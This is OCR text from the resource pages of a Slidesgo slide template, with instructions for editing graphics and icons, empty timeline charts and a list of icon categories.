
#ffffff


Use our editable graphic resources...


You can easily resize these resources without losing quality. To change the color, just ungroup the resource and click on the object you want to change. Then, click on the paint bucket and select the color you want. Group the resource again when you're done.
















JANUARY
FEBRUARY
MARCH
APRIL
MAY
JUNE
PHASE 1
Task 1
Task 2
PHASE 2
Task 1
Task 2














JANUARY
FEBRUARY
MARCH
APRIL
PHASE 1
Task 1
Task 2



...and our sets of editable icons

You can resize these icons without losing quality.
You can change the stroke and fill color; just select the icon and click on the paint bucket/pen.
In Google Slides, you can also use Flaticon's extension, allowing you to customize and add even more icons.

Educational Icons

Medical Icons

Business Icons

Teamwork Icons

Help & Support Icons

Avatar Icons

Creative Process Icons

Performing Arts Icons

Nature Icons

SEO & Marketing Icons


slidesgo